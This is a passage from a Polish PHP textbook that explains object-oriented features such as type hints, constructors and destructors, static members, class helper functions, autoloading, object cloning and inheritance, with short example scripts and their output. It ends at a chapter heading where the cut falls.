Informacje o typach to nowy mechanizm, wprowadzony w PHP 5. Zapewnia on, że obiekt przekazywany w wywołaniu metody faktycznie będzie obiektem określonego typu. Na przykład w wywołaniu metody `takeLunchbreak()` powinny być przekazywane wyłącznie obiekty klasy `Employee`. Dlatego w jej definicji można poprzedzić jedyny parametr — `$employee` — nazwą klasy `Employee`, co wymusi weryfikację typu przekazywanego argumentu. Oto przykład:

```
private function takeLunchbreak(Employee $employee)
{
  ...
}
```

Warto zapamiętać, że informacje o typach działają wyłącznie w przypadku przekazywania do metod obiektów oraz tablic, nie działają natomiast, jeśli wartościami argumentów są liczby całkowite, zmiennoprzecinkowe lub łańcuchy znaków.

Konstruktory i destruktory

Bardzo często zdarza się, że podczas tworzenia lub usuwania obiektu konieczne jest wykonanie określonych czynności. Na przykład bezpośrednio po utworzeniu obiektu może być konieczne określenie początkowych wartości kilku jego właściwości. Gdybyśmy jednak mieli to robić ręcznie, to na pewno zapomnielibyśmy o wykonaniu którejś z niezbędnych czynności. Programowanie obiektowe przeszło długą drogę w kierunku wyeliminowania możliwości popełniania takich błędów, a jej efektem są funkcje nazywane **konstruktorami** oraz **destruktorami**, które służą do automatyzacji procesu tworzenia i usuwania obiektów.

Konstruktory

Bardzo często podczas tworzenia nowego obiektu będziemy chcieli określić wartości kilku jego właściwości lub nawet wykonać jakieś metody. Oczywiście, nic nie stoi na przeszkodzie, by wykonać te czynności bezpośrednio po utworzeniu obiektu, jednak znacznie wygodniej byłoby, gdyby były one wykonywane automatycznie. W programowaniu obiektowym istnieje odpowiedni mechanizm — są nim **konstruktory**. Konstruktor to nic innego jak blok kodu wykonywany automatycznie podczas tworzenia nowego obiektu. Stosowanie konstruktorów ma kilka ważnych zalet:

- Do konstruktorów można przekazywać parametry, a następnie przypisywać je konkretnym właściwościom tworzonego obiektu.
- Konstruktory mogą wywoływać metody lub inne funkcje.
- Konstruktor może wywoływać inne konstruktory tej samej klasy lub klasy bazowej.

W tej części rozdziału opisałem, jak wykorzystać możliwości, jakie zapewniają nowe, poprawione konstruktory dostępne w języku PHP 5.

■ **Uwaga** Także PHP 4 udostępnia możliwość tworzenia konstruktorów, jednak używana przy tym składnia jest nieco inna, a przy tym dość niewygodna. W PHP 4 konstruktory były zwyczajnymi metodami, o tej samej nazwie co nazwa klasy, w jakiej zostały zadeklarowane. Niestety, ta konwencja utrudniała zmianę nazwy klasy. Problem ten został

rozwiązany w PHP 5 poprzez zastosowanie nowej konwencji nazewnictwa konstruktorów. Jednak ze względu na konieczność zapewnienia zgodności, jeśli w klasie nie zostanie znaleziony konstruktor zgodny z nową konwencją, interpreter PHP spróbuje odnaleźć w niej metodę o tej samej nazwie co nazwa klasy; jeśli ją znajdzie, uzna ją za konstruktor i wykona.

PHP rozpoznaje konstruktory na podstawie nazwy: `__construct` (przed słowem `construct` umieszczone są dwa znaki podkreślenia). Ogólna składnia konstruktora ma następującą postać:

```
function __construct([argument1, argument2, ..., argumentN])
{
    // Kod inicjalizacji obiektu
}
```

Załóżmy na przykład, że chcemy zapisać w nowym obiekcie książki informacje dotyczące podanego numeru ISBN. Chcemy na przykład pobrać imię i nazwisko autora oraz tytuł książki, całkowitą liczbę egzemplarzy tej książki znajdujących się w posiadaniu biblioteki oraz liczbę aktualnie dostępnych egzemplarzy. Kod klasy `Book`, realizujący powyższe zadania, mógłby mieć następującą postać:

```
<?php
    class Book
    {
        private $title;
        private $isbn;
        private $copies;
        function __construct($isbn)
        {
            $this->setIsbn($isbn);
            $this->getTitle();
            $this->getNumberCopies();
        }

        public function setIsbn($isbn)
        {
            $this->isbn = $isbn;
        }

        public function getTitle() {
            $this->title = "Easy PHP Websites with the Zend Framework";
            print "Tytuł: {$this->title}<br />";
        }

        public function getNumberCopies() {
            $this->copies = "5";
            print "Liczba dostępnych egzemplarzy: {$this->copies}<br />";
        }
    }

    $book = new Book("0615303889");
?>
```

Wykonanie tego skryptu zwróci następujące wyniki:

```
Tytuł: Easy PHP Websites with the Zend Framework
Liczba dostępnych egzemplarzy: 5
```

Oczywiście, rzeczywista implementacja tej klasy zapewne zawierałaby nieco bardziej inteligentne metody pobierające (na przykład mogłyby one pobierać informacje z bazy danych), niemniej wiadomo, o co chodzi.

Utworzenie obiektu książki powoduje automatyczne wykonanie konstruktora, który z kolei wywołuje metody `setIsbn()`, `getTitle()` oraz `getNumberCopies()`. Jeśli wiadomo, że jakieś metody powinny być wywoływane zawsze, gdy tworzony jest obiekt danej klasy, to automatyzacja tego procesu przy użyciu konstruktora będzie znacznie lepszym rozwiązaniem niż samodzielne wywoływanie tych metod.

Co więcej, gdybyśmy chcieli mieć pewność, że metody te zostaną użyte wyłącznie w konstruktorze, to moglibyśmy zadeklarować je jako prywatne, uniemożliwiając tym samym wywoływanie ich w sposób bezpośredni oraz korzystanie z nich w klasach pochodnych.

Wywoływanie konstruktora klasy bazowej

W języku PHP konstruktory klas bazowych nie są wywoływane automatycznie; trzeba to robić jawnie, używając słowa kluczowego `parent`. Oto przykład demonstrujący takie wywołanie:

```
<?php
    class Employee
    {
        protected $name;
        protected $title;

        function __construct()
        {
            echo "<p>Wywołano konstruktor klasy Employee!</p>";
        }
    }

    class Manager extends Employee
    {
        function __construct()
        {
            parent::__construct();
            echo "<p>Wywołano konstruktor klasy Manager!</p>";
        }
    }

    $employee = new Manager();
?>
```

Poniżej pokazałem wyniki jego wykonania:

```
Wywołano konstruktor klasy Employee!
Wywołano konstruktor klasy Manager!
```

Pominięcie instrukcji `parent::__construct()` spowoduje, że zostanie wywołany wyłącznie konstruktor klasy `Manager`:

```
Wywołano konstruktor klasy Manager!
```

Wywoływanie konstruktorów niepowiązanych

Istnieje także możliwość wywoływania konstruktorów klas w żaden sposób niepowiązanych z klasą, której obiekt jest tworzony. W tym celu wystarczy poprzedzić `__construct()` nazwą klasy:

```
nazwaklasy::__construct()
```

W ramach przykładu załóżmy, że klasy `Employee` oraz `Manager` przedstawione w ostatnim przykładzie nie są ze sobą w żaden sposób powiązane — są po prostu dwiema klasami umieszczonymi w tej samej bibliotece.

W takim przypadku konstruktory klasy `Employee` można wywołać wewnątrz konstruktora klasy `Manager` w następujący sposób:

```
Employee::__construct();
```

Gdyby zastosować takie rozwiązanie w przedstawionym wcześniej przykładowym skrypcie, to wygenerowane przez niego wyniki byłyby identyczne jak wyniki działania skryptu w jego oryginalnej postaci.

Destruktory

Destruktory umożliwiają modyfikację procesu usuwania obiektu, podobnie jak konstruktory pozwalały na automatyzację procesu jego tworzenia. Destruktory tworzy się tak samo jak wszelkie inne metody, z tym że muszą one mieć nazwę `__destruct()`. Oto przykład:

```
<?php
    class Book
    {
        private $title;
        private $isbn;
        private $copies;

        function __construct($isbn)
        {
            echo "<p>Utworzono obiekt klasy Book.</p>";
        }

        function __destruct()
        {
            echo "<p>Usunięto obiekt klasy Book.</p>";
        }
    }

    $book = new Book("0615303889");
?>
```

Jego wykonanie zwróci następujące wyniki:

```
Utworzono obiekt klasy Book.
Usunięto obiekt klasy Book.
```

Po zakończeniu wykonywania skryptu PHP usunie z pamięci wszystkie istniejące obiekty. Dlatego też, jeśli utworzone obiekty oraz jakiekolwiek przechowywane w nich dane są zapisane w pamięci, nie ma konieczności usuwania ich przy wykorzystaniu destruktora. Jeśli jednak w efekcie utworzenia obiektu powstają informacje o bardziej długotrwałej naturze (na przykład przechowywane w bazie danych), które jednocześnie powinny zostać usunięte, gdy obiekt przestanie istnieć, to utworzenie niestandardowego destruktora będzie konieczne.

Składowe statyczne

Czasami może się pojawić potrzeba stworzenia składowych lub metod, które nie będą powiązane z żadnym konkretnym obiektem danej klasy, lecz będą wspólne dla nich wszystkich. Załóżmy na przykład, że naszym zadaniem jest napisanie klasy, która będzie zliczać osoby, które odwiedziły witrynę. W takim przypadku raczej nie będziemy chcieli, by za każdym razem, gdy zostanie utworzony obiekt tej klasy, przywracany był początkowy stan licznika. Dlatego też powinniśmy zadeklarować licznik jako właściwość statyczną:

```
<?php
    class Visitor
    {
        private static $visitors = 0;

        function __construct()
        {
            self::$visitors++;
        }

        static function getVisitors()
        {
            return self::$visitors;
        }
    }

    // Tworzymy obiekt klasy Visitor.
    $visits = new Visitor();
    echo Visitor::getVisitors()."<br />";

    // Tworzymy kolejny obiekt klasy Visitor.
    $visits2 = new Visitor();
    echo Visitor::getVisitors()."<br />";
?>
```

A oto wyniki wykonania tego skryptu:

```
1
2
```

Ponieważ właściwość `$visitors` została zadeklarowana jako statyczna, to wszelkie zmiany jej wartości (wprowadzane w tym przypadku w konstruktorze klasy) będą zauważalne we wszystkich obiektach tej klasy. Warto także zauważyć, że w odwołaniach do statycznych właściwości i metod jest używane słowo kluczowe `self` oraz nazwa klasy, a nie `$this` i operator `->`. Wynika to z faktu, że odwoływanie się do składowych statycznych w zwyczajny sposób nie jest możliwe, a jego próba skończy się zgłoszeniem błędu krytycznego.

■ **Uwaga** Wewnątrz kodu klasy także nie można używać `$this` w odwołaniach do właściwości statycznych.

Słowo kluczowe instanceof

Słowo kluczowe `instanceof` zostało wprowadzone w PHP 5. Pozwala ono sprawdzić, czy dany obiekt jest instancją konkretnej klasy, jej klasy pochodnej bądź też czy implementuje konkretny interfejs. W ramach przykładu załóżmy, że chcemy sprawdzić, czy zmienna `$manager` zawiera obiekt klasy dziedziczącej po klasie `Employee`:

```
$manager = new Employee();
...
if ($manager instanceof Employee) echo "Tak";
```

Należy zwrócić uwagę, że nazwa klasy nie jest zapisywana wewnątrz jakichkolwiek dodatkowych znaków (apostrofów lub cudzysłowów) — dodanie ich spowodowałoby zgłoszenie błędu syntaktycznego. Słowo kluczowe `instanceof` jest szczególnie przydatne w sytuacjach, gdy program jednocześnie operuje na większej

liczbie różnych obiektów. Na przykład skrypt może cyklicznie wywoływać pewną funkcję, przekazując do niej kolejne obiekty, jednak działanie tej funkcji chcemy zmieniać w zależności od typu przekazanego obiektu. W takim przypadku z powodzeniem możemy zastosować instrukcję `switch` oraz serię instrukcji `case` ze słowem kluczowym `instanceof`, które będą modyfikować działanie funkcji w zależności od typu obiektu.

Funkcje pomocnicze

Istnieje cała grupa funkcji, które mogą pomóc programiście zarządzać bibliotekami funkcji i z nich korzystać. Zostały one opisane w tym podrozdziale.

Tworzenie nazwy zastępczej klasy

Funkcja `class_alias()` tworzy nazwę zastępczą (tak zwany **alias**) klasy, dzięki czemu będzie można odwoływać się do niej przy użyciu dwóch nazw. Oto jej prototyp:

```
boolean class_alias(string nazwa_oryginalna, string nazwa_zastepcza)
```

Ta funkcja została wprowadzona w PHP 5.3.

Sprawdzanie, czy klasa istnieje

Funkcja `class_exists()` zwraca wartość `TRUE`, jeśli klasa o podanej nazwie istnieje w kontekście aktualnie wykonywanego skryptu; jeśli klasa nie istnieje, funkcja zwraca wartość `FALSE`. Oto jej prototyp:

```
boolean class_exists(string nazwa_klasy)
```

Określanie kontekstu obiektu

Funkcja `get_class()` zwraca nazwę klasy, do jakiej należy obiekt przekazany w jej wywołaniu, lub wartość `FALSE`, jeśli przekazana wartość nie jest obiektem. Poniżej przedstawiłem prototyp tej funkcji:

```
string get_class(obiekt obiekt)
```

Pobieranie nazw metod

Funkcja `get_class_methods()` zwraca tablicę zawierającą nazwy wszystkich metod zdefiniowanych we wskazanej klasie, określonej przy użyciu nazwy lub obiektu. Oto jej prototyp:

```
array get_class_methods(różna nazwa_klasy)
```

Pobieranie nazw właściwości

Metoda `get_class_vars()` zwraca tablicę asocjacyjną zawierającą nazwy wszystkich właściwości (wraz z odpowiadającymi im wartościami) zdefiniowanych w klasie o podanej nazwie. Oto prototyp tej funkcji:

```
array get_class_vars (string nazwa_klasy)
```

Pobieranie listy zadeklarowanych klas

Funkcja `get_declared_classes()` zwraca tablicę zawierającą nazwy wszystkich klas zdefiniowanych w aktualnie wykonywanym skrypcie. Jej wyniki będą różne w zależności od konfiguracji środowiska PHP. Na przykład wywołanie tej funkcji na moim serwerze testowym zwróciło listę 97 klas. Oto prototyp tej funkcji:

```
array get_declared_classes(void)
```

Pobieranie listy właściwości obiektu

Funkcja `get_object_vars()` zwraca tablicę asocjacyjną zawierającą wszystkie zdefiniowane właściwości (oraz odpowiadające im wartości), dostępne w obiekcie przekazanym w wywołaniu funkcji. Jeśli jakieś właściwości nie mają przypisanych wartości, to w generowanych przez funkcję wynikach zostaną zastosowane wartości `NULL`. Oto prototyp tej funkcji:

```
array get_object_vars(obiekt argObiekt)
```

Określanie klasy nadrzędnej obiektu

Funkcja `get_parent_class()` zwraca nazwę klasy bazowej przekazanego obiektu. Jeśli klasa obiektu jest klasą bazową, to właśnie ta klasa zostanie zwrócona. Oto prototyp tej funkcji:

```
string get_parent_class(różna obiekt)
```

Sprawdzanie, czy istnieje interfejs

Funkcja `interface_exists()` pozwala sprawdzić, czy istnieje podany interfejs. Zwraca wartość `TRUE`, jeśli interfejs istnieje, lub wartość `FALSE` w przeciwnym przypadku. Oto prototyp tej funkcji:

```
boolean interface_exists(string nazwa_interfejsu [, boolean automatyczne_wczytywanie])
```

Określanie typu obiektu

Funkcja `is_a()` zwraca wartość `TRUE`, jeśli przekazany obiekt jest obiektem podanej klasy lub jednej z jej klas pochodnych. Jeśli przekazany obiekt nie jest w żaden sposób powiązany z klasą określoną w wywołaniu, to funkcja zwraca wartość `FALSE`. Oto jej prototyp:

```
boolean is_a(obiekt argObiekt, string nazwa_klasy)
```

Ciekawe jest to, że przez pewien czas — w wersjach PHP od 5.0.0 do 5.3.0 — stosowanie tej funkcji nie było polecane, a próba jej użycia kończyła się wyświetleniem komunikatu ostrzegawczego `E_STRICT`.

Sprawdzanie typu klasy pochodnej obiektu

Funkcja `is_subclass_of()` zwraca wartość `TRUE`, jeśli obiekt (który można przekazać także jako łańcuch znaków zawierający nazwę typu) jest obiektem klasy pochodnej klasy określonej w wywołaniu. Jeśli nie jest, funkcja zwraca `FALSE`. Poniżej przedstawiłem jej prototyp:

```
boolean is_subclass_of(różna obiekt, string nazwa_klasy)
```

Sprawdzanie, czy istnieje metoda

Funkcja `method_exists()` zwraca wartość `TRUE`, jeśli metoda o podanej nazwie jest dostępna w przekazanym obiekcie. Jeśli nie jest, metoda zwraca wartość `FALSE`. Oto prototyp tej metody:

```
boolean method_exists(obiekt argObiekt, string nazwa_metody)
```

Automatyczne wczytywanie klas

Ze względów organizacyjnych powszechnie stosowaną praktyką jest umieszczanie definicji klas w odrębnych plikach. Wracając do naszego wcześniejszego przykładu aplikacji do zarządzania biblioteką, załóżmy, że używa ona klas reprezentujących książki, pracowników, zdarzenia oraz klientów. Pisząc taką aplikację, można by utworzyć katalog o nazwie *classes* i umieścić w nim następujące pliki: *Books.class.php*, *Employees.class.php*, *Events.class.php* oraz *Patrons.class.php*. Choć takie rozwiązanie faktycznie ułatwia zarządzanie kodem aplikacji,

to jednak jednocześnie stwarza konieczność udostępniania każdego z tych plików w skryptach, które ich używają, co zazwyczaj sprowadza się do użycia instrukcji `require_once()`. Oznacza to, że jeśli skrypt używa wszystkich czterech klas, konieczne będzie umieszczenie na jego początku poniższych czterech instrukcji:

```
require_once("classes/Books.class.php");
require_once("classes/Employees.class.php");
require_once("classes/Events.class.php");
require_once("classes/Patrons.class.php");
```

Taki sposób dołączania klas jest raczej męczący i staje się kolejnym etapem i tak już niejednokrotnie złożonego procesu pisania aplikacji. W celu wyeliminowania tego niepotrzebnego zadania w PHP 5 został wprowadzony mechanizm automatycznego wczytywania klas. Pozwala on zdefiniować specjalną funkcję o nazwie `__autoload`, która będzie wywoływana za każdym razem, gdy w skrypcie pojawi się odwołanie do niezdefiniowanej klasy. Dzięki temu można wyeliminować konieczność samodzielnego wczytywania klas, używając funkcji takiej jak ta przedstawiona poniżej:

```
function __autoload($class) {
    require_once("classes/$class.class.php");
}
```

Zdefiniowanie takiej funkcji pozwala uniknąć samodzielnego wpisywania instrukcji `require_once()`, gdyż w momencie pierwszego odwołania do klasy funkcja ta zostanie wywołana, określi nazwę pliku zawierającego definicję funkcji i wczyta go. Taką funkcję można umieścić w globalnym pliku konfiguracyjnym aplikacji, dzięki czemu do wszystkich pozostałych skryptów wchodzących w skład aplikacji trzeba będzie dołączać tylko ten jeden plik.

■ **Uwaga** Instrukcja `require_once()` oraz pozostałe instrukcje o podobnym działaniu zostały opisane w rozdziale 3.

Podsumowanie

W tym rozdziale zostały przedstawione podstawowe zagadnienia programowania obiektowego oraz możliwości programowania obiektowego w języku PHP ze szczególnym uwzględnieniem rozszerzeń i nowości wprowadzonych w wersji PHP 5.

W następnym rozdziale informacje te zostaną rozszerzone o takie zagadnienia, jak dziedziczenie, interfejsy, klasy abstrakcyjne itd.

ROZDZIAŁ 7

Zaawansowane zagadnienia programowania obiektowego

W poprzednim rozdziale zostały przedstawione podstawowe zagadnienia związane z programowaniem obiektowym. Ten rozdział bazuje na przedstawionych wcześniej informacjach i rozszerza je o bardziej zaawansowane zagadnienia. Konkretnie rzecz biorąc, zagadnieniami tymi są:

- **Klonowanie obiektów**: jednym z podstawowych usprawnień modelu programowania obiektowego, wprowadzonym w PHP 5, jest traktowanie wszystkich obiektów jako referencji, a nie jako wartości. W jaki sposób można jednak utworzyć kopię obiektu, skoro wszystkie obiekty są traktowane jako referencje? Dzięki mechanizmowi klonowania.
- **Dziedziczenie**: zgodnie z informacjami podanymi w rozdziale 6. jednym z podstawowych pojęć programowania obiektowego jest możliwość wykorzystania dziedziczenia do tworzenia rozbudowanych hierarchii klas. W tym rozdziale zostały opisane zagadnienia związane z dziedziczeniem — jego możliwości oraz składnia. Dodatkowo przedstawiono kilka przykładów demonstrujących ten niezwykle ważny aspekt programowania obiektowego.
- **Interfejsy**: *interfejs* jest kolekcją niezaimplementowanych definicji metod oraz stałych, które pełnią rolę swoistego wzorca do tworzenia klas. W precyzyjny sposób określają, co można przy użyciu danej klasy zrobić, bez konieczności zagłębiania się w niepotrzebne szczegóły implementacyjne. W tym rozdziale opisałem możliwości stosowania interfejsów w PHP oraz przedstawiłem kilka przykładów demonstrujących ogromne możliwości, jakie zapewniają.
- **Klasy abstrakcyjne**: klasa *abstrakcyjna* to klasa, która nie pozwala na tworzenie obiektów. Są one używane głównie jako klasy bazowe w klasach dających możliwość tworzenia obiektów, nazywanych także klasami *konkretnymi*. Klasy abstrakcyjne mogą być zaimplementowane całkowicie, częściowo lub w ogólne nie zawierać żadnej implementacji. Ten rozdział zawiera ogólne informacje związane z klasami abstrakcyjnymi oraz wprowadzenie do możliwości stosowania klas abstrakcyjnych w języku PHP.
- **Przestrzenie nazw**: przestrzenie nazw ułatwiają efektywne zarządzanie kodem, zapewniając możliwość modularyzacji różnego typu bibliotek i klas w oparciu o ich kontekst. W tym rozdziale przedstawiłem możliwości tworzenia przestrzeni nazw i korzystania z nich, wprowadzone w PHP 5.3.

Uwaga Wszystkie możliwości opisane w tym rozdziale są dostępne wyłącznie w PHP 5 lub w nowszych wersjach języka.

Zaawansowane mechanizmy obiektowe niedostępne w PHP

Czytelnicy posiadający doświadczenie w stosowaniu innych obiektowych języków programowania mogą się zastanawiać, dlaczego powyższa lista nie zawiera kilku mechanizmów i możliwości, które są dostępne w innych językach. Odpowiadając na te wątpliwości w najprostszy sposób, należałoby stwierdzić, że PHP nie udostępnia tych możliwości. Aby zaoszczędzić Czytelnikom dalszych dylematów, zamieściłem poniżej listę zaawansowanych mechanizmów obiektowych, których PHP nie udostępnia i które nie zostały opisane w tym rozdziale:

- **Przeciążanie metod**: możliwość stosowania polimorfizmu poprzez przeciążanie metod nie jest dostępna w języku PHP i najprawdopodobniej nigdy nie będzie.
- **Przeciążanie operatorów**: aktualnie PHP nie udostępnia możliwości zmiany znaczenia operatorów w zależności od typów danych, na jakich one operują. Opierając się na dyskusjach znalezionych na forum dla programistów pracujących nad rozwojem języka, można stwierdzić, że prawdopodobieństwo pojawienia się tego mechanizmu w przyszłości jest raczej znikome.
- **Dziedziczenie wielokrotne**: PHP nie obsługuje wielokrotnego dziedziczenia. Można natomiast w jednej klasie implementować większą liczbę interfejsów.

Tylko przyszłość pokaże, czy którykolwiek z powyższych mechanizmów obiektowych zostanie kiedyś zaimplementowany w języku PHP.

Klonowanie obiektów

Jedną z największych wad mechanizmów obiektowych zaimplementowanych w języku PHP 4 było traktowanie obiektów jako kolejnego typu danych, co utrudniało stosowanie wielu popularnych metodologii obiektowych, takich jak wzorce projektowe. Metodologie te bazują bowiem na możliwości przekazywania obiektów w wywołaniach metod przez referencję, a nie przez wartość. Na szczęście w PHP 5 problem ten został rozwiązany i obecnie wszystkie obiekty są traktowane jako referencje. Jednak przyjęcie takiego rozwiązania znacznie utrudnia kopiowanie obiektów. Jeśli bowiem spróbujemy skopiować obiekt przekazany jako referencję, to uzyskamy kolejną referencję wskazującą na ten sam, oryginalny obiekt. Rozwiązaniem tego problemu jest udostępnienie możliwości jawnego **klonowania** obiektów.

Przykład klonowania obiektu

Aby sklonować obiekt, należy go poprzedzić słowem kluczowym `clone`, jak pokazałem na poniższym przykładzie:

```
objektDocelowy = clone obiektKlonowany
```

Listing 7.1 przedstawia przykład klonowania obiektów. Została w nim zdefiniowana prosta klasa `Corporate_Drone`, zawierająca dwie właściwości (`employeeid` oraz `tiecolor`) wraz z odpowiadającymi im metodami pobierającymi i ustawiającymi. Przykładowy skrypt tworzy obiekt klasy `Corporate_Drone`, a następnie używa go do zademonstrowania efektów operacji klonowania.

Listing 7.1. *Klonowanie obiektów przy użyciu słowa kluczowego clone*

```
<?php
    class Corporate_Drone {
        private $employeeid;
        private $tiecolor;

        // Metody pobierające i ustawiające właściwości $employeeid
        function setEmployeeID($employeeid) {
```

```
        $this->employeeid = $employeeid;
    }

    function getEmployeeID() {
        return $this->employeeid;
    }

    // Metody pobierające i ustawiające właściwości $tiecolor
    function setTieColor($tiecolor) {
        $this->tiecolor = $tiecolor;
    }

    function getTieColor() {
        return $this->tiecolor;
    }
}

// Utworzenie nowego obiektu Corporate_Drone
$drone1 = new Corporate_Drone();

// Ustawienie właściwości employeeid obiektu $drone1
$drone1->setEmployeeID("12345");

// Ustawienie właściwości tiecolor obiektu $drone1
$drone1->setTieColor("red");

// Sklonowanie obiektu $drone1
$drone2 = clone $drone1;

// Ustawienie właściwości employeeid obiektu $drone2
$drone2->setEmployeeID("67890");

// Wyświetlenie właściwości employeeid obiektów $drone1 i $drone2
printf("Drone1 employeeID: %d <br />", $drone1->getEmployeeID());
printf("Drone1 właściwość tiecolor: %s <br />", $drone1->getTieColor());
printf("Drone2 employeeID: %d <br />", $drone2->getEmployeeID());
printf("Drone2 właściwość tiecolor: %s <br />", $drone2->getTieColor());
?>
```

Wykonanie powyższego skryptu zwróci następujące wyniki:

```
Drone1 employeeID: 12345
Drone1 właściwość tiecolor: red
Drone2 employeeID: 67890
Drone2 właściwość tiecolor: red
```

Jak widać, `$drone2` stała się obiektem klasy `Corporate_Drone` i odziedziczyła wartości właściwości od zmiennej `$drone1`. By dodatkowo pokazać i potwierdzić, że zmienna `$drone2` rzeczywiście zawiera obiekt klasy `Corporate_Drone`, skrypt zmienił wartość jej właściwości `employeeid`.

Metoda __clone()

Istnieje możliwość zmiany domyślnego sposobu klonowania obiektów — zapewnia ją metoda `__clone()`, którą można umieścić w definicji klasy. Metoda ta jest wywoływana bezpośrednio po zakończeniu wewnętrznych operacji klonowania obiektu, wykonywanych przez PHP. Zmodyfikujmy zatem poprzedni przykład, dodając do klasy `Corporate_Drone` poniższą metodę:

```
function __clone() {
    $this->tiecolor = "blue";
}
```

Dysponując nową wersją klasy, stwórzmy nowy obiekt `Corporate_Drone`, określmy wartość jego właściwości `employeeid`, sklonujmy go, a następnie wyświetlmy właściwości nowego obiektu, by przekonać się, czy faktycznie właściwość `tiecolor` została prawidłowo ustawiona przez metodę `__clone()`. Nowa wersja skryptu została przedstawiona na listingu 7.2.

Listing 7.2. *Rozszerzanie możliwości sklonowanego obiektu dzięki użyciu metody __clone()*

```
// Utworzenie nowego obiektu Corporate_Drone
$drone1 = new Corporate_Drone();

// Ustawienie właściwości employeeid obiektu $drone1
$drone1->setEmployeeID("12345");

// Ustawienie właściwości tiecolor obiektu $drone1
$drone1->setTieColor("red");

// Sklonowanie obiektu $drone1
$drone2 = clone $drone1;

// Ustawienie właściwości employeeid obiektu $drone2
$drone2->setEmployeeID("67890");

// Wyświetlenie właściwości employeeid obiektów $drone1 i $drone2
printf("Drone1 employeeID: %d <br />", $drone1->getEmployeeID());
printf("Drone2 employeeID: %d <br />", $drone2->getEmployeeID());
printf("Drone2 właściwość tiecolor: %s <br />", $drone2->getTieColor());
```

Wykonanie zmodyfikowanego skryptu zwróci następujące wyniki:

```
Drone1 employeeID: 12345
Drone2 employeeID: 67890
Drone2 właściwość tiecolor: blue
```

Dziedziczenie

Ludzie bardzo dobrze radzą sobie z myśleniem w kategoriach hierarchii organizacyjnych — powszechnie wykorzystujemy ten sposób pojmowania, by radzić sobie z wieloma aspektami codziennego życia. Korporacyjne struktury zarządzania, Klasyfikacja Dziesiętna Deweya oraz przyjęty sposób organizacji królestw roślin i zwierząt to tylko nieliczne spośród bardzo wielu przykładów systemów bazujących na pojęciu hierarchii. Ponieważ jednym z założeń programowania obiektowego jest umożliwienie nam, ludziom, jak najbardziej wiernego modelowania właściwości i zachowań rzeczywistych środowisk, które staramy się zaimplementować w postaci kodu, sensownym i przydatnym rozwiązaniem będzie także zapewnienie możliwości odtwarzania relacji hierarchicznych.

Załóżmy na przykład, że tworzona aplikacja wymaga napisania klasy pracownika — `Employee` — która ma reprezentować cechy i zachowania pracownika korporacji. Oto niektóre z właściwości, jakie taka klasa mogłaby posiadać:

- `name` — imię pracownika,
- `age` — wiek pracownika,
- `salary` — wynagrodzenie,
- `yearsEmployed` — liczba lat, jaką dana osoba przepracowała w korporacji.

A oto kilka przykładowych metod, jakie mogłaby zawierać klasa `Employee`:

- `doWork` — wykonanie zadań związanych z obowiązkami pracownika;
- `eatLunch` — skorzystanie z przerwy obiadowej;
- `takeVacation` — jak najlepsze wykorzystanie przysługujących dwóch tygodni urlopu.

Te cechy oraz zachowania mogą się z powodzeniem odnosić do wszystkich typów pracowników, niezależnie od struktury organizacji czy stanowiska danej osoby. Oczywiście, pomiędzy różnymi pracownikami będą także występowały pewne różnice; na przykład kadra zarządzająca może mieć możliwość kupowania akcji korporacji oraz korzystania z firmowych kart kredytowych, natomiast szeregowi pracownicy będą takich przywilejów pozbawieni. Asystenci muszą mieć możliwość pisania notatek, a kierownicy sporządzania raportów dotyczących zużycia materiałów biurowych. Pomimo tych różnic wszelkie rozwiązania zmuszające do powielania tych wspólnych atrybutów we wszystkich klasach reprezentujących pracowników byłyby nieefektywne. Paradygmat programowania obiektowego uwzględnia takie sytuacje i pozwala dziedziczyć po istniejących klasach oraz je rozbudowywać.

Dziedziczenie klas

W języku PHP efekt dziedziczenia można uzyskać, stosując słowo kluczowe `extends`. Jego przykład przedstawia listing 7.3, w którym najpierw tworzymy klasę `Employee`, a następnie dziedziczącą po niej klasę `Executive`.

■ **Uwaga** Klasa dziedzicząca po innej jest nazywana klasą **pochodną** lub **podrzędną**. Natomiast klasa, po której dziedziczą inne klasy, to klasa **bazowa** lub **nadrzędna**.

Listing 7.3. *Dziedziczenie po klasie bazowej*

```
<?php
    // Definicja klasy bazowej Employee
    class Employee {
        private $name;

        // Definicja metody set prywatnej właściwości $name
        function setName($name) {
            if ($name == "") echo "Imię nie może być puste!";
            else $this->name = $name;
        }

        // Definicja metody get prywatnej właściwości $name
        function getName() {
            return "Mam na imię ".$this->name."<br />";
        }

    } // Koniec klasy Employee

    // Definicja klasy Executive dziedziczącej po Employee
    class Executive extends Employee {
        // Definicja metody unikalnej dla klasy Employee
        function pillageCompany() {
            echo "Sprzedaję majątek firmy, by kupić sobie jacht!";
        }
    } // Koniec klasy Executive

    // Tworzymy obiekt Executive
    $exec = new Executive();
```

```
    // Wywołujemy metodę setName(), zdefiniowaną w klasie Employee
    $exec->setName("Rysiek");

    // Wywołujemy metodę getName()
    echo $exec->getName();

    // Wywołanie metody pillageCompany()
    $exec->pillageCompany();
?>
```

Wykonanie tego skryptu zwróci następujące wyniki:

```
Mam na imię Rysiek
Sprzedaję majątek firmy, by kupić sobie jacht!
```

Ponieważ wszyscy pracownicy mają jakieś imię, zatem zdefiniowanie klasy `Executive` w przedstawiony sposób pozwala odziedziczyć wszystkie właściwości i metody klasy `Employee`, a tym samym uniknąć konieczności ponownego tworzenia właściwości `name` oraz towarzyszących jej metod — ustawiającej i pobierającej. Dzięki temu można skoncentrować się wyłącznie na cechach charakterystycznych dla kadry zarządzającej — w naszym przykładzie jest nią metoda `pillageCompany()`. Metoda ta jest dostępna tylko w obiektach klasy `Executive`. Obiekty klasy `Employee` jej nie posiadają, podobnie jak obiekty innych klas, chyba że dziedziczą one po klasie `Executive`. Kolejny przykład także demonstruje ideę dziedziczenia, rozbudowując naszą hierarchię o klasę `CEO` dziedziczącą po `Excecutive`:

```
<?php
    class Employee {
        ...
    }

    class Executive extends Employee {
        ...
    }

    class CEO extends Executive {
        function getFacelift() {
            echo "ciach ciach";
        }
    }

    $ceo = new CEO();
    $ceo->setName("Bronisław");
    $ceo->pillageCompany();
    $ceo->getFacelift();
?>
```

Ponieważ klasa `Executive` dziedziczy po `Employee`, zatem obiekty `CEO` dysponują wszystkimi właściwościami i metodami dostępnymi w klasie `Executive` oraz dodatkowo metodą `getFacelift()`, zarezerwowaną wyłącznie dla obiektów `CEO`.

Dziedziczenie i konstruktory

